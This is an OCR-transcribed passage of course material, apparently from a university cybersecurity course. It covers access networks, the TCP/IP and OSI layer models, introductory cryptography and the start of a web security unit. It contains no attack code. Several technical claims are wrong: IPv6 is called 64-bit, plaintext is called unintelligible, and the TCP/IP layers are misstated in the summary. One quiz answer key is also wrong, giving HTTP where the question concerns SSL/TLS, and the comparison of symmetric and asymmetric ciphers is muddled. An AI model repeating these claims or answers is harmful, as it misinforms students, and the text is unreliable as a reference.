

Ethernet switch
institutional link to ISP (Internet)
institutional router
Ethernet switch
institutional mail, web servers

Fig. 1.4: Local Area Access Network
(**Source: Kurose and Ross 2017)**

Wired LANs use a range of different transmission technologies. Most of them use copper wires, but some use optical fibre. LANs are restricted in size,
which means that the worst-case transmission time is bounded and known in advance. Knowing these bounds helps with the task of designing network protocols.
Typically, wired LANs run at speeds of 100 Mbps to 1 Gbps, have low delay (microseconds or nanoseconds), and make very few errors. Newer LANs can operate at up to 10 Gbps.




Fig. 1.5 (a): Ethernet Twisted Pair Cable




Fig. 1.5(b): Coaxial Cable

Wireless LANs every computer has a radio modem and an antenna that it uses to communicate with other computers. Each computer talks to a device called an AP (Access Point), wireless router, or base station, that relays packets between the wireless computers and also between them and the Internet.

3.2.2 Metropolitan Access Network

A **MAN** (**Metropolitan Area Network**) covers a city. The best-known examples of MANs are cable television networks. These systems grew from the use of large community antennae for serving television signal to neighbouring homes through cable. These later grow to cover large cities. With the advent of the Internet revolution, engineers then found ways of using the same cable for television signal for getting Internet data to the homes. Figure 1.6 depicts such a system where both television signals and Internet are fed into the centralised **cable headend by ISP** for subsequent distribution to people’s houses.



cable headend
cable modem
splitter
CMTS
cable modem termination system
ISP
data, TV transmitted at different frequencies over shared cable distribution network

Fig. 1.6: Metropolitan Access Network using Cable Television Line

3.2.3 Wide Area Access Network

Wide Area Network can cover a whole country and is often owned by public ISP, telecommunication companies or a private entity who leased line from the telcos. Examples include the Wide Area 3G and 4G LTE network rolled out by telcos to carry both voice and data at the national and international scale. Also, a national ISP network may be seen as a form of Wide Area Network.

3.3 Layered Protocols Architecture

To reduce the design complexity of network communications, the protocols which are implemented in hardware/software or both are organised into layers. The protocols are the rules that govern the format and kind of information that are exchanged between peer layer entities. The protocols in each layer handle different parts of the functions involved in ensuring successful communication between any two end systems. With this, each layer relies on the services provided by the layer below it. Without needing to know how those services are implemented. For example, a layer n protocol may provide reliable delivery of messages from one application on one end system to another application on the other system albeit implemented in software. This layer may, however, rely on an unreliable edge-to-edge message delivery service of layer *n* – I below it, while relying on its own ability to detect and retransmit lost messages.

It must be noted that for or a layer *n* on one machine to carry out communication with layer n on another machine, they must make use of the rules and conventions defined for the layer n protocol. Also, the two-peer layer on a different machine does not directly transfer data to each other. Instead, it passes data and control information to the layer immediately below it. Until the lowest layer is reached; where the data exit through the physical medium on the source machine and arrive at the physical medium on the destination machine and to then traverse the layers their until it reaches the final layer. Each layer will be interacting through the protocol information corresponding to their layers and pass the rest of the data to the upper layer until the message finally arrived at the final layer.

The collection of protons in all layers for network architecture is referred to as protocol stack. An example is the Internet protocol stack which consists of 5 layers. The Internal protocol stack is named Transmission Control Protocol Internet Protocol (TCP/IP). The next subsections discussed TCP/IP protocol stack and the OSI reference model, which consists of seven layers. Although the OSI protocols were defined, they are not being used today only the reference model persists for theoretical study TCP/IP, on the other hand, is de—facto protocols for the Internet.

3.3.1 TCP/IP Protocol Stack

The Transmission Control Protocol /Internet Protocol (TCP/IP) is a suite of protocols initially designed for the Internet core functionality. It is a five-layer protocol stack namely: Application, Transport, Network, Data Link and Physical. The description of the functionality of each layer is described as follows:




Fig. 1.7: TCP/IP Protocol Layer for Communication between Two Hosts

Application Layer

The application layer defines the protocols for the network applications. In many cases, the application that communicates is located on remote end systems with one serving as a client and other serving as the server.

Many applications run on the Internet the most prevalent being Web and e-mail. The web application primary protocol is the hypertext transfer protocol which defines the format and types of messages exchanged between a web server and a browser requesting for a web document from the webserver. Simple mail transfer protocol (SMTP) is the protocol used by email application for the transfer of email between email servers or email servers and email clients. Others Internet application protocols include file transfer protocol (FTP) which provides for the transfer of files between two end systems. Another is the domain name system (DNS) which is used for the translation of human-friendly domain names for Internet end systems like ww.noun.edu.ng to a 32-bit network IP address.

An application-layer protocol is present in counterparts end systems, with the application in one end system using the protocol to exchange packets of information with the application in another end system. This packet of information at the application layer is referred to as a **message.** As noted earlier, this message will be given to the layer below, i.e. the transport layer which added header information to the message which will be decoded by the peer layer on the destination end systems see Figure 1.5.

Transport Layer

The transport layer in the TCP /IP protocol stack is responsible for transporting application-layer messages between application endpoints on communicating end systems. There are two major transport layer protocols, namely TCP (transport control protocol) and UDP (user datagram protocol). TCP provides a connection-oriented service to the application layer protocols. This service includes guaranteed delivery of application layer messages to the destination and flow control (that is, sender/receiver speed matching). TCP also breaks long messages into shorter segments and append header and trailer control information to them, as shown in Figure 1.5. It also provides a congestion-control mechanism, so that a source regulates its transmission rate when the network is congested. The UDP protocol provides a connectionless service to its applications. This kind of service does not provide reliability, no flow control, and no congestion control. The transport-layer packet is generally regarded as a **segment.**

Note that neither TCP nor UDP provides security services. A transport layer protocol that is strengthened with the security mechanism for authentication is SSL and TLS protocols. This is used in conjunction with HTTPS at the application layer for more secured transfer of application layer messages.

Network Layer

After transport-layer protocol (TCP or UDP) in a source host passes transport-layer segments the application layer messages into a segment, each segment is provided with the destination address of the recipient and then passed to the network which forward the messages toward their destination. The packets at the network layer are known as **datagrams**. The Internet's network layer includes IP protocol and other routing protocols such a BGP, OSPF e.t.c. All Internet components that have a network layer must run the IP protocol. The routing protocols determine the routes that datagrams take between sources and destinations. The IP protocol is of two versions IP4 and IP6. The IP4 address is a 32-bit address which is being depleted as a result of the enormous growth of the hosts IP 6 is 64-bit address with the aims of providing more address space to accommodate more hosts on the Internet.

Link Layer

The network layer relies on the services of the link layer to move a packet from one node (host or router) to the next node in the route toward the destination. To do this, the network layer at each node passes the datagram down to the link layer, which delivers the datagram to the next node along the route. At this next node, the link-layer passes the datagram up to the network layer. There could use many intermediate routers along the route to the destination, and this process is repeated, and the segment encapsulated in the datagram passes through all the routers until it finally reaches the destination link layer and network layer for onward delivery to transport layer there and finally to the application layer Figure 1.5 illustrates this

There could be different link layers hardware encountered along the way with different link-layer providing a different kind of services to the network layer. Examples of link layer protocols include Ethernet and WiFi, and the cable access as disused in section 3.2. Link-layer packets are often referred to as **frames.**

Physical Layer

While the job of the link layer is to move entire frames from one network element to an adjacent network element, the job of the physical layer is to move the *individual bits* within the frame from one node to the next. The protocols in this layer are again link dependent and further depend on the actual transmission medium of the link (for example, twisted-pair copper wire, single-mode fibre optics). For example, Ethernet has many physical-layer protocols: one for twisted-pair copper wire, another for coaxial cable, so also for fibre, and so on. In each case, a bit is moved across the link differently.

3.3.2 OSI Reference Model

The Open system Interconnection OSI model is only a theoretical model whose protocols are not being used on any practical network. Unlike TCP/IP it has seven layers with five similar to the layers in TCP/IP. The two distinct layers are:

- *presentation:* allow applications to interpret the meaning of data, e.g., encryption, compression, machine-specific conventions
- *Session which ensures* synchronization, checkpointing and recovery of data exchange

As these layers are missing in the TCP/IP protocol stack, their functions can be implemented at the application layer if needed.




Fig. 1.7: OSI Reference Model

Discussion

As we have learnt in the unit, OSI model and TCP/IP have few differences and similarities. Can you discuss some of these?

4.0 Self-Assessment Exercise(s)

1. Which of the names of packets at each layer of the TCP/IP protocol stack corresponds?
   A. Message and Application
   B. Datagram and Transport
   C. Segment and Network
   D. Packet and Data Link

Answer: A

2. There is a limitation of TCP and UDP transport layer protocols. Which of the protocols listed below overcomes the challenge?
   A. HTTP
   B. SSH
   C. SSL and TLS
   D. Telnet

Answer: A

Portfolio:
Install packet tracer, simulate a typical local area network, then submit the screenshot of the necessary to your tutor's email.

5.0 Conclusion

You have learnt from this unit the various types of technology for connecting to the Internet and the TCP/IP protocol stack, which enable the end-systems on the Internet to communicate. Without the protocols, there would not be a possibility of having seamless and organised communication over the Internet. The work of cybersecurity experts is to eliminate all threats and attacks on these network resources.

6.0 Summary

This unit has covered the description of various kinds of network technologies for connecting to the Internet. It has presented the protocols which are the rules governing how information is exchanged over the Internet. Both TCP/IP protocol stacks and the OSI reference model are discussed. The TCP/IP is made up of five layers which are application, presentation, network, link layer and the physical layer. Each of these layers performs one function or the other to ensure communication takes place between networked computers. OSI reference model, on the other hand, has seven layers which include the same layers in TCP/IP but with the addition of presentation and session layers after the application layer. The next unit will teach you the technique of cryptography which an important tool to facilitate security of the data is being transferred on the network.

7.0 References/Further Reading

Kurose, J. F. & Ross, K. W. (n.d.). Computer Networking a Top-Down Approach. (7th ed.). Prentice-Hall.

Tanenbaum, A.S. & Wetherall, D. A.(n.d.) *Computer Network*. (5th ed.). Prentice-Hall.

Unit 3: Cryptography

Contents

1.0 Introduction

In this unit, you will be learning the application of cryptography to secure data communication in the information systems. The cryptography is a technique of encrypting and decrypting communicating data which could be plaintext or ciphertext to ensure their security over an insecure communicating network. The data or message in its original form is called plaintext, and it's called intelligible data. This data could be hijacked, examined, or destroyed over an insecure communication channel. The ciphertext on the hand is the encrypted data that has been transformed into unintelligible form to prevent an attacker from identifying the contents.

In the unit, the cryptography is divided into symmetric cryptography and asymmetric cryptography. Symmetric cryptography is an encryption and decryption technique where one key called private key is used for message encryption and decryption. This cryptography is divided into two basic types: substitution and transposition ciphers. Substitution cipher includes shift cipher, affine cipher, vigenere cipher, and hill cipher consists of 26 keyspace and can be easily deciphered using brute-force attack because of its low number of the keyspace. The symmetric and asymmetric cryptographies are discussed in this unit.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- define cryptography
- categorise different types of cryptography
- explain different types of attacks
- apply cryptographic techniques to secure information systems.

3.0 Main Content

3.1 Cryptography

Cryptography originated from the Greek word κρυπτός, kryptos, meaning "hidden, secret"; and γράφ, meaning gráph, and "writing", or -λογία, -logia, respectively. It is the study and practice of hiding information to ensure its security. Cryptography also connotes the study of encryption and decryption of message to ensure its protection over the communication network. The study of modern encryption and decryption cut across different field of disciplines, namely mathematical foundation of cryptographic techniques, computing and communication or information storage system, and security services and protocols in engineering technology.

The principle of cryptography essentially is to ensure the confidentiality, authentication, integrity, and availability. The task of confidentiality is ensured at using the symmetric and asymmetric cryptography. In order to ensure the authenticity of a message or document, the digital signature is being used while cryptography hash functions are deployed to ensure messages' integrity.

Cryptography has two main categories, can you mention them?

3.1.1 Categories of Cryptography

Cryptography is divided into classical or symmetric cryptography and modern /computational or asymmetric cryptography.

1. **Classic / Symmetric Cryptography (Criptografia clássica)**
   This is a cryptography technique where encryption and decryption functions together with the keys are kept secret and processed by key players.




Fig. 1.8: Symmetric Cryptography

These cryptosystems are otherwise called symmetric ciphers. This is single-key cryptography used prior to the development of public-key cryptography, also known as asymmetric cryptography. Figure 1.8 depicts how a single key is used to encrypt and decrypt a message. Most of the symmetric ciphers are block-oriented in operation. That is the data is being executed in bit by bit of eight bits or block at a time. It means the data will store in the hard disk or other memory before the execution of another batch. This led to the security vulnerability of block cipher cryptosystems. Symmetric encryption is characterised by the use of a single private key for encryption and decryption. Symmetric encryption consists of transposition techniques, substitution techniques, rotor-machines, and other techniques. All these forms of symmetric encryption are called classical encryptions. In this encryption, the decryption algorithm is the reverse of the encryption algorithm. That is, different computations technique is used in the encryption and decryption algorithms, unlike asymmetric, which use the same computations. The most commonly used symmetric ciphers are the Advanced Encryption Standard (AES) and Data Encryption Standard (DES).




Fig. 1.9: Symmetric Cryptography Models

3.1.2 Symmetric Cipher Model

Asymmetric encryption model is a five-tuple scheme with plaintext, encryption algorithm, secret key, decryption algorithm, and ciphertext. These tuples define as follows:

- **Plaintext** or **Cleartext:** This is the original message that is unintelligible in nature.
- **Encryption / Cipher:** This is a technique or algorithm used to transform or encode plaintext to ciphertext.
- **Decryption** / **Decipher:** This is a technique or algorithm used to revert or decode ciphertext into plaintext.
- **Key:** An input variable or parameter for the cipher/decipher, encoding /decoding or encryption/decryption algorithms.
- **Secret key or secret shared key:** This is an input parameter used in asymmetric encryption.
- **Encipher / encryp**t: This is a conversion/encoding of plaintext into ciphertext
- **Decipher, decrypt:** This is for reverting/decoding plaintext from the ciphertext.
- **Ciphertext:** This is an encrypted message using an encryption algorithm and a secret key.

Figure 1.9 shows a simplified symmetric cryptography model with X as input message or plaintext, Y as ciphertext, Kx as the symmetric secret key, encryption function E() given as Y = E(Kx, X) / Y={X}Kx, and decryption function D() given as X = D(Ky,Y).

Given that $X = X_1, X_2, X_3, \ldots X_i$ as plaintext to be encrypted using the key $X = K_1, K_2, K_3, \ldots K_n$. The i elements of X and n elements of K are either letters of finite alphabets A to Z or binary alphabet {0,1}.

The ciphertext $Y = Y_1, Y_2, Y_3, \ldots Y_j$ is generated from the combination of plaintext X and key K as inputs using the encryption function Y and encryption algorithm E where

$$\boldsymbol{Y} = \boldsymbol{E}(\boldsymbol{K},\boldsymbol{X})$$

and the ciphertext Y is transformed to plaintext X by the receiver using the decryption function X and encryption algorithm D, where

$$\boldsymbol{X} = \boldsymbol{D}(\boldsymbol{K},\boldsymbol{Y})$$

Asymmetric Encryption Scheme

This is double-key cryptography where the sender and receiver of message use different keys (private and public keys) for encryption and decryption respectively. In this cryptosystem, both encryption and decryption functions are computed using the same techniques but different keys. Virtually (but not all) most of the cryptosystems are stream cipher oriented, where data are encrypted at once as they arrive, within the encryption algorithm. That is, the data do not store in any location before encryption. This solves the problem of the likelihood of a breach in the security of data. That is, data stored in a memory location while waiting for other data to be encrypted. Asymmetric encryption systems are modern cryptosystems which include RSA and ElGamal cryptosystems.




Fig. 1.10: Asymmetric Cryptography Model

Differentiate between Symmetric and Asymmetric cryptography?

The symmetric and asymmetric cryptographies are compared in terms of a number of keys, encryption algorithm (reverse or same), below:

The secret key for symmetric is given as Kx = Ky = K while Kx and Ky are different in asymmetric. Also, in terms of encryption and decryption functions, the decryption function D( ) in symmetric cryptography is the reverse of encryption algorithm E( ) whereas the encryption and decryption functions in asymmetric are obtained using the same computation.

In terms of encryption and decryption functions, the decryption function D( ) in symmetric cryptography is the reverse of encryption algorithm E( ) whereas the encryption and decryption functions in asymmetric are obtained using the same computation.

3.1.2 Cryptography Fundamentals

3.1.2.1 Features of Cryptosystems

1. The technique used in converting plaintext to ciphertext

   The two conventional principles used by cryptosystems are substitution and transposition techniques. In substitution system, the bit or letter elements are mapped into another bit or letter elements respectively while in transposition, the bits or letters in a plaintext are rearranged.

2. The number of keys used for encryption and decryption

   When a single key is used to encrypt and decrypt a plaintext, then the system is called symmetric cryptosystem. While the asymmetric cryptosystem involves the use of more than one key for encryption.

3. The method of processing the plaintext

   When a cryptosystem encrypts input parameters in one block or 8 bit of elements at a time, yielding an equivalent block or 8 bit of output for each input parameters, then the type of enciphering is called block. A stream cipher, on the other hand, encrypts the input parameters in bit by bit as it arrives and produces the output parameter at a time.

3.1.2.2 The Basic Principles of Cryptography / Historical Cipher

1. The channel between Ade and Ola is public.
2. There available secret key $\mathcal{K}$ share by Ade and Ola.
3. Ade encodes his message **X** using a public encryption algorithm $\mathcal{E}$ and key $\mathcal{K}$ represented by $\boldsymbol{Y} = \mathcal{E}_{\mathcal{K}}(\boldsymbol{X})$.
4. Ola decrypts Ade's message using a public decryption algorithm $\mathfrak{D}$ and$\mathcal{K}$represented by $\boldsymbol{X} = \mathfrak{D}_{\mathcal{K}}(\boldsymbol{Y})$.

3.1.2.4 Cryptanalysis and Brute-force attacks on Symmetric Cipher

These two approaches are used by an attacker to decipher the ciphertext without having the key. The basic aim is to obtain the key used for encryption.

3.1.2.4.1 Cryptanalysis

Cryptanalysis or criptanálise, otherwise called code-breaking, is an attempt to examine or discover the contents of plaintext or key used for encryption using publicly available information. This attack depends on previous general knowledge of features of plaintext or type of encryption or decryption algorithm.

3.1.2.4.1 Brute-force Attack

An attacker uses brute-force attack by trying all possible available keys on the ciphertext until a meaningful plaintext is obtained.

Scenario:
Bob enters Mr Jay's office but met his absence; he saw Mr Jay's laptop on his desk. He boots the system to steal some files stored on the laptop. When the system boots up, it was locked and required a password to reveal the desktop. Bob does not have this password, and he decides to try different password combinations to hack into the system. What type of attack is Bob carrying out on Mr Jay's laptop?

3.1.2.5 Categories of Attacks on cryptography

1. **Ciphertext only:** In this attack, the encryption algorithm and ciphertext are known to the attacker.
2. **Known plaintext:** This is an attack where an attacker knew the encryption algorithm, ciphertext, or one or more plaintext-ciphertext pairs with the secret key.
3. **Chosen plaintext:** An attacker knew encryption algorithm, ciphertext, chosen message in addition to its corresponding ciphertext generated with the secret key.
4. **Chosen ciphertext:** Encryption algorithm, ciphertext, preempt chosen-ciphertext by an attacker, with corresponding deciphered plaintext using a secret key k known to the attacker.
5. **Chosen text**: Encryption algorithm, ciphertext, attacker's chosen plaintext message, together with its corresponding ciphertext obtained using secret key k, assumed attacker's chosen-ciphertext, together with its corresponding decrypted plaintext generated with the secret key.

The secret key for symmetric is the same, i.e. Kx = Ky = K while Kx and Ky are different in asymmetric.

In terms of encryption and decryption functions, the decryption function D( ) in symmetric cryptography is the reverse of encryption algorithm E( ) whereas the encryption and decryption functions in asymmetric are obtained using the same computation.

4.0 Self-Assessment Exercise(s)

1. A decrypted text is known as _____________
   - A. Ciphertext
   - B. Plain text
   - C. Ordinary text

D. Modified message
Answer: B

2. Identify an attack on symmetric cryptography in the options below.
A. Ciphertext
B. Brute force
C. Steganography
D. Code
Answer: B

5.0 Conclusion

In this unit, you have learnt the concepts of cryptography and how cryptography could be applied to secure data communication in the information systems. The cryptography is defined as a technique of encrypting and decrypting communicating data which could be plaintext or ciphertext to ensure their security over an insecure communicating network. The data or message in its original form is called plaintext, and it’s called intelligible data. This data over insecure communication network needs to be protected using the method of encryption and decryption to ensure its security over the network. The ciphertext is defined as the encrypted data that has been transformed into unintelligible form to prevent attackers from identifying the contents. In the unit, you also learnt that cryptography is divided into symmetric cryptography and asymmetric cryptography. Symmetric cryptography is defined as encryption and decryption technique where one key called private key is used for message encryption and decryption. This cryptography is divided into two basic types: substitution and transposition ciphers. Substitution cipher includes shift cipher, affine cipher, vigenere cipher, and hill cipher consists of 26 keyspace. It can easily be deciphered using brute-force attack because of its low number of keyspace.

6.0 Summary

This unit summarised the basics of cryptography as a field of study that deals with the protection of communicating data using encryption and decryption techniques. The unit categorised cryptography as symmetric and asymmetric ciphers. The types, attacks, the principles of cryptography are examined in the unit. The security of symmetric ciphers depends on the form of encryption algorithm or function and the exchange of key in a secret manner and over the secure communication channel.

7.0 References/Further Reading

Cryptography and Network Security (2014): Principle and Practice. William Stallings. Copyright © 2014, 2011, 2006 Pearson Education, Inc., Sixth Edition.

Jaiswal, R. (n.d.). *Modern Cryptography: An overview.* CSE, IIT Del

Olawale S. A. (2018). CSS 216: Cryptography Theory II. Unpublished Lecture Note.

Unit 4: Web Security

Contents

1.0 Introduction

In the previous unit, you learnt about cryptography and different categories of cryptography**.** This unit presents an overview of the web protocol. It identifies the various threats that face the web application and their users. It also highlights the security measures that are needed to counter these threats.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- describe different Web Threat and Attacks
- describe an XSS Attack
- compose a suitable XSS Attack Countermeasures
- discuss Cross-site request forgery (CSRF)
  mitigate the SQL Injection attack.

3.0 Main Content

3.1 Overview of the Web

The web is a distributed application that runs on the Internet. It was developed around early 1994 by Tim Berners Lee. The web relies on the hypertext transfer protocol (HTTP), which is implemented in two programs the client (the browser) and the server (webserver). The two programs which run on separate end systems, interact by exchanging HTTP messages over the Internet network. HTTP defines the structure of the messages being exchanged and how the client and server exchange the messages.

The webserver houses the web pages. Each page consists of *base HTML-file* which may include *several referenced objects* such as JPEG image, Java applet, audio file and others. URLs address each page and the referenced objects. Each URL has two parts: the hostname of the server that houses the object and the object's pathname.

http://www.noun.edu.ng/file.html is a URL with hostname as www.noun.edu.ng and the object path name /file.html

1. Whenever a user initiates a browser such Microsoft Edge, Firefox or Chrome to fetch a particular web object which resides on a particular web server running web server application such as Apache Webserver, Apache Tomcat or Microsoft Information Server, the browser sends HTTP request messages for the objects in the page to the server. The server receives the request and responds with HTTP response messages that contain the objects.

   The transport layer protocol used by HTTP is the TCP protocol. During the client request phase, it will initiate a TCP connection (creates socket) to the server, port 80 (webserver usually runs on reserved port number 80). The server accepts TCP connection from the client after which HTTP messages (application-layer protocol messages) exchanged between a browser (HTTP client) and Web server (HTTP server). After this, the TCP connection closed. If the object requested has references to other objects, then the TCP connection and the request and response messages exchanged, and the closing of TCP is repeated for each of the objects. This kind of connection is called a non-persistent connection. But if many objects are fetched through a single connection, then this is called a persistent connection.

HTTP Message Format
There are two types of HTTP messages: *request and response messages. Both are in* ASCII human-readable format.

There are two types of HTTP messages, what are the messages, and what do they do?

A sample HTTP request message is shown in Figure 1.11.

